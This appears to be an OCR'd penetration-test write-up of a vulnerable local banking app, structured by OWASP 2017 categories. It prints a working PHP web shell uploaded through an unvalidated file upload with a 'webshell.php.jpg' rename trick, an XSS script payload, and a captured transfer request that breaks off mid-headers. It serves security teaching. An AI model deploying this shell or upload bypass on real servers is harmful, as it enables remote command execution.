
OWASP Category

A6:2017 - Security Misconfiguration

Description

The `complaint.php` allows uploading any file type without validation, enabling malicious file uploads & Attackers can upload and execute arbitrary code on the server .

Regular Request



Complaint Details

image


Attach Supporting Document Click to upload or drag and d

File name: img.png

All files (*.*)

Attack Steps & Impact


1- upload `webshell.php.jpg` file .



Time	Type	Direction	Method	URL
06:49:33 19 M...	HTTP	→ Request	POST	http://localhost/bank/public/complaint.php

```
------WebKitFormBoundaryEWZilpwW2HDfhPgz
Content-Disposition: form-data; name="description"

webshell
------WebKitFormBoundaryEWZilpwW2HDfhPgz
Content-Disposition: form-data; name="complaint_file"; filename="webshell.php.jpg"
Content-Type: image/jpeg

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if (isset($_GET['cmd'])) {
system($_GET['cmd'] . ' 2>&1');
}
?>
</pre>
</body>
</html>
------WebKitFormBoundaryEWZilpwW2HDfhPgz--
```

2- Change Filename to be `webshell.php` only .



File a Complaint

We're here to help. Please provide details about your concern.

✓ Complaint submitted successfully!

Complaint Details

Please describe your complaint in detail...

Cross-Site Scripting (XSS)

OWASP Category

A7:2017 - Cross-Site Scripting (XSS)

Description


The `message.php` displays user input without sanitization, allowing injection of malicious scripts.

Regular Request

Submit normal Msg .

Attack Steps & Impact

1-




Message Admin

Send a message to the administrator

Your Message

```
<script>alert("Finally Graduated <3 ")</script>
```

2-



localhost says

Finally Graduated <3

Insecure Deserialization

OWASP Category

A8:2017 - Insecure Deserialization

Description


Transaction data is handled insecurely in `dashboard.php` allowing manipulation of data.

Regular Request

Normal Transaction From User To Another .


Attack Steps & Impact

1- Intercept Transfer Request of user




```
POST /bank/public/dashboard.php HTTP/1.1
Host: localhost
Content-Length: 60
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
